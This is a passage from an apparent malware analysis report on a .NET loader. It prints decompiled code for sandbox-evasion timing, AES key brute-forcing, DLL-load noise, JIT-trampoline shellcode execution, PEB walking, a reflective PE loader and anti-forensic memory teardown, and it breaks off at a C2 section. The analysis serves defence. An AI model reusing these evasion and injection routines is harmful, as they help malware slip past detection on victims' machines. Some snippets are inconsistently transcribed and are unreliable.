workflow, the framework ensures that the malicious payload remains inaccessible until runtime, significantly reducing the likelihood of early detection.

```

private void Miculary()
{
    Glaucideate.Mode = CipherMode.CBC;
    Glaucideate.Padding = PaddingMode.PKCS7;
    Glaucideate.KeySize = 128;
    Glaucideate.BlockSize = 128;
}

public void Embowled(byte[] Reheness)
{
    Glaucideate.Key = Reheness;
}

public void Emongary(byte[] Fountally)
{
    Glaucideate.IV = Fountally;
}

public string Fostotarya(string Bagged)
{
    byte[] array = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes(Bagged));
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < array.Length; i++)
    {
        stringBuilder.Append(array[i].ToString(Relsful.Ortents("OlN=", "Bashives")));
    }
    return stringBuilder.ToString();
}

public byte[] Mysion(byte[] Supergrate)
{
    return Glaucideate.CreateDecryptor(Glaucideate.Key, Glaucideate.IV).TransformFinalBlock(Supergrate, 0, Supergrate.Length);
}

```

Figure 10: The Beartibly AES-128-CBC cryptosystem at IL line 62811, showing Miculary constructor configuring Mode=CBC, Padding=PKCS7, KeySize=128, BlockSize=128. Constructor showing AES config, Mysion (decrypt), Fostotarya (SHA-256 derivation).

Dual-Phase Sandbox Exhaustion

The malware employs a dual-phase sandbox evasion strategy designed to delay execution and defeat automated analysis environments. This mechanism combines computational workload with cryptographic operations to ensure that malicious behavior is not triggered within the limited execution window of most sandbox systems. By introducing controlled delays and resource-intensive tasks, the framework appears benign during initial inspection while preserving its full malicious capability for real-world execution. This approach significantly reduces detection rates in automated environments and enhances the overall stealth of the attack.

Phase 1: 60-Second Timing Gate

The malware invokes Bartifert.Shric(0x6F684C) inside a DateTime.Now loop bounded by TimeSpan.FromSeconds(60). Shric() executes a prime sieve computing all primes up to 7,300,172 (0x6F684C). This avoids Thread.Sleep() or Task.Delay(), which sandboxes can trivially detect and fast-forward. The prime computation is CPU-intensive, produces no suspicious API calls, and appears as legitimate mathematical processing to behavioral monitors, consuming the full 60 seconds of sandbox analysis budget before any malicious activity begins.

```

DateTime now = DateTime.Now;
int num = 60;
int brimi = 62047;
while (DateTime.Now - now < TimeSpan.FromSeconds(num))
{
    Shric(brimi);
}

```

Figure 11: The 60-second sandbox evasion timing gate at IL offset 0x032E. Idc.i4.s 60 loads the constant '60' for `TimeSpan.FromSeconds()`, while `Shric(0x6f684c)` computes primes up to 7,300,172, consuming sandbox CPU budgets while producing no suspicious API calls.

AES-128-CBC Cryptosystem

The `Beartibly` class configures `System.Security.Cryptography.RijndaelManaged` with `CipherMode.CBC`, `PaddingMode.PKCS7`, `KeySize=128`, and `BlockSize=128` in its constructor `Miculary()`. The encrypted payload (`setting.yml`, 3.67 MB) is Base64-decoded and decrypted using the following method chain: `Embowled()` sets `RijndaelManaged.Key` via `Encoding.UTF8.GetBytes()`, `Emongary()` sets `RijndaelManaged.IV` via independent SHA-256 truncation of a separate XOR-encrypted seed, and `Mysion()` performs decryption through `RijndaelManaged.CreateDecryptor()` piped into a `CryptoStream(MemoryStream, ICryptoTransform, CryptoStreamMode.Read)`. Discovered IV: 41bd37361bea411c. Discovered key: 769e88a66014f9d0.

```
private void Miculary()
{
    Glaucideate.Mode = CipherMode.CBC;
    Glaucideate.Padding = PaddingMode.PKCS7;
    Glaucideate.KeySize = 128;
    Glaucideate.BlockSize = 128;
}
```

```
public void Embowled(byte[] Reheness)
{
    Glaucideate.Key = Reheness;
}
```

```
public void Emongary(byte[] Fountally)
{
    Glaucideate.IV = Fountally;
}
```

```
public string Fostotarya(string Bagged)
{
    byte[] array = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes(Bagged));
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < array.Length; i++)
    {
        stringBuilder.Append(array[i].ToString(Relsful.Ortents("OIM=", "Bashives")));
    }
    return stringBuilder.ToString();
}
```

```
public byte[] Mysion(byte[] Supergrate)
{
    return Glaucideate.CreateDecryptor(Glaucideate.Key, Glaucideate.IV).TransformFinalBlock(Supergrate, 0, Supergrate.Length);
}
```

Figure 12: The Beartibly AES-128-CBC cryptosystem at IL line 62811, showing Miculary constructor configuring Mode=CBC, Padding=PKCS7, KeySize=128, BlockSize=128.

Phase 2: Constrained AES Key Derivation Loop

This is not a traditional AES brute-force (2^{128} keyspace). The malware iterates a constrained seed space of sequential integers 0 to 892,007 (0xD9C67). Each iteration: Fostotarya(i.ToString()) passes the seed to SHA256Managed.ComputeHash(Encoding.UTF8.GetBytes(input)), converts via BitConverter.ToString(), and truncates to 16 characters to form a 128-bit AES key candidate. The candidate is set via Embowled() on RijndaelManaged.Key, the IV is set via Emongary() on RijndaelManaged.IV, and Mysion() performs trial decryption through CreateDecryptor() into CryptoStream. The decrypted prefix is validated against the magic string "Occidentalism" (resolved at runtime via Ortents() with XOR key "Ichryptis") using Enumerable.SequenceEqual(). Correct key resolves at iteration 41,410. Combined with Phase 1, the total delay exceeds 60 seconds, exhausting typical sandbox analysis time windows (3-5 minutes) before payload execution.

```

private void Miculary()
{
    Glaucidate.Mode = CipherMode.CBC;
    Glaucidate.Padding = PaddingMode.PKCS7;
    Glaucidate.KeySize = 128;
    Glaucidate.BlockSize = 128;
}

private static string Fostotarya(string Bagged)
{
    byte[] array = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes(Bagged));
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < array.Length; i++)
    {
        stringBuilder.Append(array[i].ToString(Relsful.Ortents("PFs=", "Dicise")));
    }
    return stringBuilder.ToString();
}

```

Figure 13: The AES-128-CBC constrained key derivation loop iterating from 0 to 892,007. Each iteration derives a SHA-256 candidate key, attempts decryption, and validates against 'Occidentalism'. The correct key resolves at iteration 41,410.

DLL Injection Storm

The function implements a DLL injection storm technique by loading 16 XOR-obfuscated DLL paths, which predominantly resolve to legitimate Windows system libraries. These paths are dynamically de-obfuscated using the Graphoth.Relsful::Ortents function and executed via kernel32::LoadLibrary in a randomized order. The paths are shuffled using System.Random, creating a burst of seemingly legitimate module loads that generate significant noise within security monitoring systems. This behavior floods detection mechanisms with benign-looking DLL load events, making it difficult to distinguish malicious activity from normal system operations. Additionally, this technique preloads dependencies required by the shellcode while obscuring the true execution path, effectively hiding malicious intent within routine Windows API activity.

```

string item = Relsful.Ortents("NAoXFRUHZlxPEAkC", "Unaten");
string item2 = Relsful.Ortents("MAstGxQdXAEIPg==", "Rhabdired");
string item3 = Relsful.Ortents("MBsEAQ0WE0sIFT8=", "Sticlevely");
string item4 = Relsful.Ortents("LR0XAxdBW08qAwI=", "Nonscria");
string item5 = Relsful.Ortents("MgYAXEFHFzk0", "Ubiosis");
string item6 = Relsful.Ortents("LgIfWlFbFg0r", "Goricura");
string item7 = Relsful.Ortents("KwETEgcRQAcVKg==", "Frequency");
string item8 = Relsful.Ortents("PwQJVkFdNAQA", "Phless");
string item9 = Relsful.Ortents("IgkXBBE5VkBLACEJ", "Mered");
string item10 = Relsful.Ortents("MhoYEHMAG0EUBBU=", "Arterprophy");
string item11 = Relsful.Ortents("NhodGxELFUYBHy8=", "Cixitechcs");
string item12 = Relsful.Ortents("PQQAhhwbJU8WARK=", "Karmut");
string item13 = Relsful.Ortents("JwwAGxUQHR1NNAkC", "Penogenic");
string item14 = Relsful.Ortents("NBjHLfZxTxEfCQ==", "Cause");
string item15 = Relsful.Ortents("IgcdDRoAHesxAh8=", "Unsentle");
string item16 = Relsful.Ortents("MwAGBgEOEEEJCSg=", "Dihookdome");

```

```

Random random = new Random();
while (list.Count > 0)
{
    int index = random.Next(list.Count);
    LoadLibrary(list[index]);
    list.RemoveAt(index);
}

```

Figure 14: 16 XOR-encrypted DLL paths loaded via kernel32::LoadLibrary in randomized order.

.NET DLL Architecture Deep Dive

Assembly Metadata

The malware's assembly metadata is deliberately crafted to appear legitimate, including spoofed attributes such as company name, versioning, and identifiers that mimic trusted software. It leverages standard .NET framework metadata structures while embedding malicious logic within the assembly, enabling it to blend seamlessly with legitimate applications and evade basic inspection techniques.

```

[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("IAStorHelpMosquitoproof")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("Intel Corporation")]
[assembly: AssemblyProduct("IAStorHelpMosquitoproof")]
[assembly: AssemblyCopyright("Copyright © 2024 Intel Corporation")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("D6FA9088-E127-24AE-5257-6F298DB72787")]
[assembly: AssemblyFileVersion("8.8.3.7")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
[assembly: AssemblyVersion("8.8.3.7")]
[module: UnverifiableCode]

```

Figure 15: Assembly metadata mimics legitimate .NET software using spoofed attributes to evade detection.

Static Analysis Dilution

The malware incorporates 36 junk classes with 100+ meaningless methods that exist solely to dilute static analysis and complicate reverse engineering efforts. These are organized into 14 structured try/catch chains, where each method performs trivial operations or returns random primitive values, creating the illusion of a large and complex application. In addition, the framework includes internal validation mechanisms, such as verifying the success of the DLL injection storm via process module enumeration and ensuring the integrity of the encrypted payload through size-guarded file reads. Together, these techniques not only obscure malicious logic but also reinforce execution reliability while misleading analysis tools.

```
starchness starchness2 = new starchness();
miscomprehension miscomprehension2 = new miscomprehension();
felsitic felsitic2 = new felsitic();
resawer resawer2 = new resawer();
fuseless fuseless2 = new fuseless();
palankeen palankeen2 = new palankeen();
```

Figure 16: Multiple junk class instantiations illustrating deliberate code inflation for static analysis evasion.

```
fuseless fuseless2 = new fuseless();
try
{
    fuseless2.seminationalization();
    fuseless2.vociferosity();
    fuseless2.MXU();
    fuseless2.cuspid();
    fuseless2.glottic();
    fuseless2.walnuts();
    fuseless2.hexoses();
    fuseless2.epaxial();
    fuseless2.Matsu();
    fuseless2.nonduality();
    fuseless2.littoral();
    fuseless2.splodged();
    fuseless2.propinque();
    fuseless2.biolith();
}
```

Figure 17: Repetitive non-functional method calls within try/catch blocks demonstrating analysis noise and obfuscation.

Figure 18: Enumerating Process.Modules via LINQ to verify the DLL injection storm completed successfully

```

string text = Relsful.Ortents("", "Benetisiting");
try
{
    text = File.ReadAllText(Troof);
}
catch (Exception)
{
    try
    {
        text = File.ReadAllText(Path.Combine(AppDomain.CurrentDomain.BaseDirectory, Troof));
    }
    catch (Exception)
    {
        Bartifert.Theader();
    }
}
if (Betaine != -1 && text.Length != Betaine)
{
    Bartifert.Theader();
}
return text;

```

Figure 19: Reads setting.yml and validates size against 0x3AAC6C (3,845,228 bytes). Exits on a mismatched guardrail, preventing execution with tampered blobs

Operational Class Map (Attack Chain)

The framework follows a modular design where each class performs a specific role in the attack chain. The AppDomainManager hook initiates execution, followed by a central orchestrator that manages evasion and payload delivery. Dedicated modules handle encryption, shellcode execution, and DLL loading for evasion, while supporting components ensure data integrity, process validation, and runtime string decoding. This structured separation of responsibilities enables stealthy, controlled, and resilient execution across all stages of the attack.

Class	Role	Key Methods
stylohyoideus	AppDomainManager hook	InitializeNewDomain -> PID-scoped Mutex -> Bartifert.Rotoricel
Bartifert	Main orchestrator	Rotoricel (1,382 bytes IL), Shric, Eclaciola, Inculate, Flaminder, Luicervous
Beartibly	AES-128-CBC engine	Miculary (init), Embowled (set key), Emongary (set IV), Fostotarya (SHA-256), Mysion (decrypt)
Haenacean	Shellcode executor	Rotoricel (ThreadPool), Smutuallop, Semation (JIT trampoline), Readhing, Sundol
Simminatest	DLL injection storm	Electoreded (16 random LoadLibrary), Rotoricel
Accologion	Decoy PDF launcher	Cytopsing (ShellExecute), Unspedii (path resolver), Rotoricel
Gasmium	Process module verifier	Adveness (LINQ ProcessModule search)
Imbios	SHA-256 key hasher	Fostotarya (SHA-256 -> hex string)

The Just-In-Time (JIT) Trampoline Shellcode Execution

The malware employs a highly advanced JIT trampoline execution technique to run shellcode without relying on traditional memory allocation APIs such as `VirtualAlloc` or `WriteProcessMemory`, which are commonly monitored by security solutions. Instead, it leverages the .NET runtime by dynamically creating an assembly and forcing the JIT compiler to generate executable memory as part of normal application behavior. Once the JIT-compiled function is created, the malware overwrites the generated memory region with shellcode and executes it via a function pointer, effectively hiding malicious activity within legitimate runtime operations.

```
AssemblyName name = new AssemblyName(Relsful.Ortents("DowZTbQEScKbe=", "Teuryte"));
ModuleBuilder moduleBuilder = AppDomain.CurrentDomain.DefineDynamicAssembly(name, AssemblyBuilderAccess.Run).DefineDynamicModule(Relsful.Ortents("NacITQEEFwt", "Dagencerpens"), emitSymbolInfo: true);
ILGenerator ilGenerator = moduleBuilder.DefineGlobalMethod(Relsful.Ortents("JbcTGoPFjwCwVchQ==", "Precont"), MethodAttributes.Public | MethodAttributes.Static, typeof(void), new Type[0]).GetILGenerator();
while (Determined > 0)
{
    ilGenerator.EmitWriteLine(Relsful.Ortents("", "Dishness"));
    Determined -= 13;
}
ilGenerator.Emit(OpCodes.Ret);
moduleBuilder.CreateGlobalFunctions();
RuntimeMethodHandle methodHandle = moduleBuilder.GetMethods()[0].MethodHandle;
RuntimeHelpers.PrepareMethod(methodHandle);
return methodHandle.GetFunctionPointer();
```

Figure 20: *DefineDynamicAssembly -> EmitWriteLine padding -> GetFunctionPointer -> shellcode overwrite*

The Memory Execution Flow – JIT Trampoline Technique follows a structured sequence: the framework queues execution through a background thread, generates a dynamic assembly, defines and compiles a method to obtain a valid executable memory pointer, and then replaces the compiled instructions with shellcode. This memory is subsequently invoked through a delegate, enabling seamless execution within the managed runtime. By embedding shellcode into JIT-generated regions, the technique achieves stealthy in-memory execution, bypasses API-based monitoring, and creates a significant blind spot for endpoint detection and response (EDR) mechanisms.

```
Execution Flow:
1. Rotoricel: ThreadPool.QueueUserWorkItem(Smutuallop, shellcodeBytes)
2. Smutuallop: Cast -> Semation(shellcode.Length) -> get JIT ptr -> Unpacinged(shellcode, jitPtr) -> delegate.Invoke()
3. Semation: DefineDynamicAssembly -> DefineGlobalMethod -> EmitWriteLine padding loop
   |         -> CreateGlobalFunctions -> PrepareMethod -> GetFunctionPointer() -> return IntPtr
4. Sundol: Reflection-based memory copy via mscorlib internals (bypasses direct Marshal.Copy detection)
```

Why this matters: The shellcode is NOT executed via typical `VirtualAlloc` + `WriteProcessMemory`. Instead, the framework uses .NET's Dynamic Assembly infrastructure to obtain a JIT-compiled function pointer, then overwrites that JIT'd memory region with shellcode bytes. This completely bypasses all traditional API monitoring.

Complete 17-Phase Execution Pipeline

BARTIFERT::ROTORICEL EXECUTION SEQUENCE (1,382 bytes IL)

1. Instantiate 8 junk-class chains (try/catch, exceptions silenced)
2. Resolve encrypted config strings via Graphoth.Relsful::Ortents()
3. Set V_6 = 0x3AAC6C (3,845,228 = expected file size)
4. Launch decoy PDF via Accologion::Rotoricel() [ShellExecute -> "open"]
5. Enter 60-second timing gate (Shric prime sieve with 0x6f684c)
6. Call Simminatest::Rotoricel() [16 random LoadLibrary calls]
7. Derive AES IV: Imbios::Rotoricel(V_2) -> SHA-256 -> truncate 16 chars
8. Read encrypted blob: Porous::Rotoricel("setting.yml", 0x3AAC6C)
9. Launch background thread: Eclaciola() -> Incubate() [6 junk chains]
10. Call Gasmium::Rotoricel() [process module integrity check]
11. Decode blob: Machauwondle() char substitution -> FromBase64String()
12. Brute-force AES key: loop 0..892,007 -> Fostotarya->Embowled->Emongary->Mysion
13. Strip magic signature prefix "Occidentalism" from decrypted output
14. Flaminder() - allocate 19 * 1MB random byte[] blocks (memory pressure)
15. GZip decompress: Luicervous(decrypted_bytes) -> raw shellcode
16. Execute shellcode via Haenacean::Rotoricel(shellcode, false) [JIT trampoline]
17. Second Flaminder() call + AutoResetEvent wait (prevent premature exit)

Shellcode & Reflective Loader Analysis

PEB-Based Zero-API Module Bootstrap

The malware utilizes a PEB-based zero-API bootstrap technique to locate critical system modules such as kernel32.dll and ntdll.dll without invoking any standard Windows API calls. By directly accessing the Process Environment Block (PEB) via the GS:[0x60] register on x64 systems, it traverses the internal loader structures (InMemoryOrderModuleList) to identify loaded modules and resolve their base addresses. This approach eliminates reliance on monitored functions like GetModuleHandle or LoadLibrary, thereby leaving minimal forensic traces. By performing module discovery and resolution entirely through memory structures, the malware achieves stealthy initialization, reduces detectable artifacts, and effectively bypasses API-hook-based security mechanisms.

```
// FUN_000083b3 - PEB Accessor
// Reads a CPU register (GS) that points to the current thread's environment,
// then follows a fixed offset to reach Windows' internal process data.
PEB* GetPEB(void) {
    return *(PEB**)(GS_OFFSET + 0x60); // GS:[0x60] = PEB on x64 Windows
}

// FUN_00000213 - Module Walker
// Walks a linked list of loaded DLLs maintained by Windows internally.
// Each node contains the DLL's name and base address in memory.
HMODULE FindModuleByName(LPCWSTR moduleName) {
    PEB* peb = GetPEB();
    LIST_ENTRY* head = &peb->Ldr->InMemoryOrderModuleList; // +0x18 -> +0x20
    LIST_ENTRY* current = head->Flink;
    while (current != head) {
        LDR_DATA_TABLE_ENTRY* entry = CONTAINING_RECORD(current, ...);
        if (WideStringSearch(entry->BaseDllName, moduleName) != NULL)
            return entry->DllBase;
        current = current->Flink;
    }
    return NULL;
}

// FUN_00008173 - Case-insensitive wide string search via XOR 0x20 trick
// Flips ASCII case by toggling bit 5 (XOR with 0x20: 'A'-'>'a', 'B'-'>'b')
// This avoids needing any C runtime library functions.
```

Figure 21: Assembly instructions demonstrating direct access to the Process Environment Block (GS: [0x60]) and traversal of loader structures, enabling module discovery without invoking standard Windows APIs

27-Entry Dynamic API Resolution Table

The malware constructs a 27-entry dynamic API resolution table at runtime, eliminating the need for static imports and reducing detectable artifacts. Instead of relying on standard functions like `GetProcAddress`, it builds API names using stack-based string construction techniques, often assembling characters in a non-linear or obfuscated order. These dynamically generated strings are then resolved manually to obtain function pointers for critical operations such as memory management, thread control, and section mapping. By resolving APIs in this manner often leveraging already located module bases via PEB traversal. The framework avoids traditional import tables and API hooks, enabling stealthy execution and evasion of security monitoring mechanisms.

```

// Building "LoadLibraryA" - note the deliberately randomized assignment order
uStack_9e = 0x79;      // 'y' - assigned 11th (out of order!)
local_a8[3] = 100;     // 'd' - assigned 2nd
uStack_9f = 0x72;     // 'r' - assigned 10th
uStack_a3 = 0x69;     // 'i' - assigned 4th
local_a8[0] = 0x4c;    // 'L' - assigned 5th
local_a8[1] = 0x6f;    // 'o' - assigned 6th
uStack_a1 = 0x72;     // 'r' - assigned 8th
uStack_9d = 0x41;     // 'A' - assigned 12th (final char)
local_a8[2] = 0x61;    // 'a' - assigned 9th
uStack_a2 = 0x62;     // 'b' - assigned 7th
uStack_a4 = local_a8[0]; // 'L' - copied from local_a8[0]
uStack_a0 = local_a8[2]; // 'a' - copied from local_a8[2]
uStack_9c = 0x00;     // null terminator

// Building "GetProcAddress" - leveraging data-flow obfuscation
local_98[0] = 0x47;    // 'G'
local_98[2] = 0x74;    // 't'
uStack_93 = 0x63;     // 'c'
uStack_90 = 0x64;     // 'd'
uStack_8e = 0x65;     // 'e'
local_98[1] = 0x65;    // 'e'
uStack_8f = 0x72;     // 'r'
uStack_91 = 0x64;     // 'd'
uStack_95 = 0x50;     // 'P'
uStack_94 = 0x72;     // 'r'
uStack_92 = 0x41;     // 'A'
uStack_8d = 0x73;     // 's'
uStack_8c = uStack_8d; // 's' - copied from previous assignment
uStack_96 = local_a8[1]; // 'o' - copied from LoadLibraryA's "o"
uStack_8b = 0x00;     // null terminator

// Building "NtAllocateVirtualMemory" - Direct Syscall Stub
local_88[0] = 0x4e;    // 'N'
local_88[1] = 0x74;    // 't'
local_88[2] = 0x41;    // 'A'
local_88[3] = 0x6c;    // 'l'
uStack_84 = 0x6c;     // 'l'
uStack_83 = 0x6f;     // 'o'
uStack_82 = 0x63;     // 'c'
uStack_81 = 0x61;     // 'a'
uStack_80 = 0x74;     // 't'
uStack_7f = 0x65;     // 'e'
uStack_7e = 0x56;     // 'V'
uStack_7d = 0x69;     // 'i'
uStack_7c = 0x72;     // 'r'
uStack_7b = 0x74;     // 't'
uStack_7a = 0x75;     // 'u'
uStack_79 = 0x61;     // 'a'
uStack_78 = 0x6c;     // 'l'
uStack_77 = 0x4d;     // 'M'
uStack_76 = 0x65;     // 'e'
uStack_75 = 0x6d;     // 'm'
uStack_74 = uStack_83; // 'o'
uStack_73 = 0x72;     // 'r'
uStack_72 = 0x79;     // 'y'
uStack_71 = 0x00;     // null terminator

```

Figure 22: Disassembly showing stack-allocated variables representing a 27-entry dynamic API resolution table, where function pointers are resolved at runtime without reliance on the Import Address Table

Custom Portable Executable (PE) Export Walker

The malware implements a custom PE export walker to resolve API functions directly from loaded modules without relying on standard Windows APIs such as GetProcAddress. After obtaining the base address of target modules via PEB traversal, it manually parses the PE structure, navigating through the

DOS header to the NT headers and locating the Export Directory. It then iterates through the AddressOfNames, AddressOfFunctions, and AddressOfNameOrdinals tables to match function names and resolve their corresponding addresses. This manual resolution process enables the malware to dynamically retrieve required APIs while avoiding the use of monitored system calls, thereby enhancing stealth and bypassing API-hook-based detection mechanisms.

```
// Parse PE: DOS header -> NT headers -> Export Directory
lVar5 = param_1 + *(int *)(param_1 + 0x3c); // e_lfanew -> NT headers
lVar6 = param_1 + (ulonglong)*(uint *)(lVar5 + 0x88); // DataDirectory[0] -> Export Dir

// Walk AddressOfNames[] with custom strcmp
for (local_2ac = 0; local_2ac < *(int *)(lVar6 + 0x18); local_2ac++) {
    if (FUN_00008283((char *)(param_1 + *(uint *)(lVar6 + 0x20) + local_2ac * 4), param_2) == 0) {
        uVar8 = param_1 + *(uint *)(param_1 + *(uint *)(lVar6 + 0x1c) +
            (ulonglong)*(ushort *)(param_1 + *(uint *)(lVar6 + 0x24) + local_2ac * 2) * 4);

        // Forwarded export check: is resolved address inside export directory?
        if (*(char *)(uVar8 + (longlong)local_2b4) == '.') {
            // Parse "NTDLL.RtlAllocateHeap" format -> LoadModuleW -> recursive resolve
            FUN_000083c3((char *)(uVar8 + (longlong)local_2b4), local_2b8);
            lVar7 = LoadModuleW(local_2b8);
            FUN_0000373(lVar7, uVar8 + (longlong)local_2b4 + 1, ppFunc, 0);
        }
    }
}
```

Figure 23: Assembly demonstrating manual PE parsing, including NT header resolution, export directory traversal, and detection of forwarded exports through address boundary validation

Reflective DLL Loader with Per-Section Protections

The malware implements a reflective DLL loader that manually maps PE modules into memory without using monitored APIs like LoadLibrary, enabling stealthy, fileless execution. In simple terms, it reconstructs the DLL in-memory step-by-step rather than relying on standard Windows loading mechanisms. It leverages low-level system calls to create and map memory regions, ensuring minimal visibility to security tools. A key feature is the application of per-section memory protections, where each PE section is assigned the most restrictive permissions: execute for code, read-only for constants, and read/write for data, closely mimicking the behavior of the legitimate Windows loader. This precise handling ensures that injected modules appear normal during memory inspection, allowing the malware to blend seamlessly with legitimate processes while effectively evading detection.

```
DWORD characteristics = *(uint *)(local_e0 + 0x24 + (ulonglong)local_f4 * 0x28);

if ((characteristics & 0x20000000) == 0x20000000) {
    local_f0[0] = 0x10; // PAGE_EXECUTE
}
// additional bitwise checks for PAGE_READONLY and PAGE_READWRITE
if ((characteristics & 0xE0000000) == 0xE0000000) {
    local_f0[0] = 0x40; // PAGE_EXECUTE_READWRITE
}

(**(code **)(param_1 + 0x30))(-1, &sectionBase, &sectionSize, local_f0[0], &oldProtect);
```

Figure 24: Assembly illustrating reflective PE loading via `NtCreateSection/NtMapViewOfSection`, followed by per-section iteration and memory protection enforcement based on section characteristics.

Two-Phase Secure Memory Teardown (Anti-Forensics)

The malware implements a two-phase anti-forensic memory teardown to completely eliminate traces of its payload after execution. In simple terms, it first locks down the memory so nothing can read it, and then removes it entirely, much like shredding a document before discarding it. In the first step, it invokes `NtProtectVirtualMemory` to change the memory region to `PAGE_NOACCESS`, preventing any further access by threads, debuggers, or forensic tools. In the second step, it calls `NtFreeVirtualMemory` with `MEM_RELEASE` to fully deallocate the memory pages, ensuring that no remnants of the payload remain. This deliberate two-stage process effectively blocks live memory analysis and makes post-incident forensic recovery extremely difficult, reinforcing the malware's stealth and anti-analysis capabilities.

```
local_700 = (**(code **)(*(longlong *)(param_1 + 8) + 0x90))(0xfffffffffffffffe);

while (*(longlong *)(local_6c8 + 8) != 0) {
    local_6d8 = (**(code **)(*(longlong *)(param_1 + 8) + 0x98))(1, 0, *local_6d0);
    // TerminateThread and CloseHandle operations
    local_6c8 = *(longlong *)(local_6c8 + 8);
}

(**(code **)(*(longlong *)(param_1 + 8) + 0x30))(0xfffffffffffffffe, &local_6b8, &local_6c0, 4,
&local_6fc); // PAGE_NOACCESS
(**(code **)(*(longlong *)(param_1 + 8) + 0x38))(0xfffffffffffffffe, &local_6b8, &local_6c0, 0x8000);
// MEM_RELEASE
```

Figure 25: Decompiled code demonstrating a two-phase anti-forensic memory teardown, where active threads are terminated before memory access is revoked using `PAGE_NOACCESS`, followed by complete deallocation via `MEM_RELEASE` to eliminate all in-memory traces.

Plugin Architecture & Resilience

The framework is designed as a modular, plugin-based platform rather than a single standalone tool, enabling it to dynamically load and execute additional capabilities such as keylogging, screen capture, or data exfiltration at runtime. In simple terms, it operates like a system that can extend itself with “plugins,” similar to how browsers load extensions on demand. Each plugin is managed through a linked-list data structure, allowing the framework to efficiently track active modules, associated threads, and execution states. This structured approach not only ensures organized coordination between components but also enhances reliability, as the framework includes mechanisms to recover its internal state in case of crashes or failures, maintaining continuity of operations without requiring reinitialization.

5-Function Plugin Lifecycle Management

The framework uses a five-function lifecycle model to manage plugins from execution to cleanup, including thread tracking, registry insertion, context lookup, and recovery. Plugins are registered with associated metadata and tracked via linked structures, while worker threads are appended and removed as they execute and terminate. The design includes integrity checks through duplicated keys within plugin nodes and relies on standard heap allocations to blend with legitimate memory. This structured approach ensures efficient management, stealth, and resilience across plugin operations.

```

// 1. FUN_000048f3: Thread List Append
THREAD_NODE* tNode = (THREAD_NODE*)HeapAlloc(hHeap, 0, 0x18);
tNode->ThreadID = GetCurrentThreadId();
tNode->ThreadHandle = GetCurrentThread();
tNode->Next = g_LoaderContext->ThreadHead;
g_LoaderContext->ThreadHead = tNode;

// 2. FUN_00004a13: Thread List Remove
THREAD_NODE* current = g_LoaderContext->ThreadHead;
THREAD_NODE* prev = NULL;
DWORD tid = GetCurrentThreadId();
while (current != NULL) {
    if (current->ThreadID == tid) {
        if (prev != NULL) prev->Next = current->Next;
        else g_LoaderContext->ThreadHead = current->Next;
        HeapFree(hHeap, 0, current);
        break;
    }
    prev = current;
    current = current->Next;
}

```

```

// 3. FUN_00004b13: Plugin Registry Append
PLUGIN_NODE* pNode = (PLUGIN_NODE*)HeapAlloc(hHeap, 0, 0x28);
pNode->PluginID = pluginId;
pNode->ModuleBase = moduleBase;
pNode->DispatchKey1 = dispatchKey; // Original key at +0x10
pNode->DispatchKey2 = dispatchKey; // Integrity duplicate at +0x18
pNode->Next = g_LoaderContext->PluginHead;
g_LoaderContext->PluginHead = pNode;

// 4. FUN_00004c93: Plugin Context Retrieval
PLUGIN_NODE* pCurrent = g_LoaderContext->PluginHead;
while (pCurrent != NULL) {
    if (pCurrent->DispatchKey1 == lookupKey && pCurrent->DispatchKey1 == pCurrent->DispatchKey2) {
        return pCurrent->ModuleBase; // Validated via integrity duplicate
    }
    pCurrent = pCurrent->Next;
}
return NULL;

// 5. Framework Context Linkage
// Entry point resolution and context handoff
PLUGIN_ENTRY pluginEntry = (PLUGIN_ENTRY)((BYTE*)moduleBase + exportOffset);
pluginEntry(g_LoaderContext);

```

Figure 26: Plugin registry with 0x28-byte nodes, integrity-duplicate thread keys, and HeapAlloc-based allocation

Heap-Walking Context Recovery

The framework includes a heap-walking recovery mechanism that acts as a safety net when its internal execution context is lost due to crashes or thread failures. It systematically scans all process heap allocations, searching for a structure of a specific size and a unique identifier (magic value) to re-establish control. By leveraging standard heap traversal techniques, it can locate and restore its core context dynamically, ensuring continuity of operations without reinitialization. This approach enhances resilience, fault tolerance, and stealth, as recovery is performed entirely in-memory using legitimate system behavior.

```

do {
    ret = pfnHeapWalk(hHeap, &entry);
    if (ret == 0) return NULL;
} while (entry.cbData != 0x58 || *(DWORD*)entry.lpData != 0x663D81);

return (LOADER_CONTEXT*)entry.lpData;

```

Figure 27: HeapWalk loop scanning for 0x58-byte allocation with 0x663D81 magic stamp

TECHNICAL ANALYSIS – DYNAMIC ANALYSIS

Dynamic analysis of the sample reveals active network communication and execution behavior consistent with a post-exploitation command-and-control (C2) framework operating under the guise of a trusted process. Upon execution, the binary establishes outbound connections over TCP, indicating successful beaconing to a remote infrastructure likely used for tasking and data exfiltration. Observed network behavior indicates periodic beaconing over HTTPS, with consistent with POST-based communication patterns. The traffic is encapsulated within standard TLS sessions, making payload inspection difficult without SSL/TLS interception. No abnormal certificate anomalies were observed, reinforcing the effectiveness of CDN fronting in blending malicious traffic with legitimate cloud service communications.

Active command-and-control (C2) Communication via CloudFront

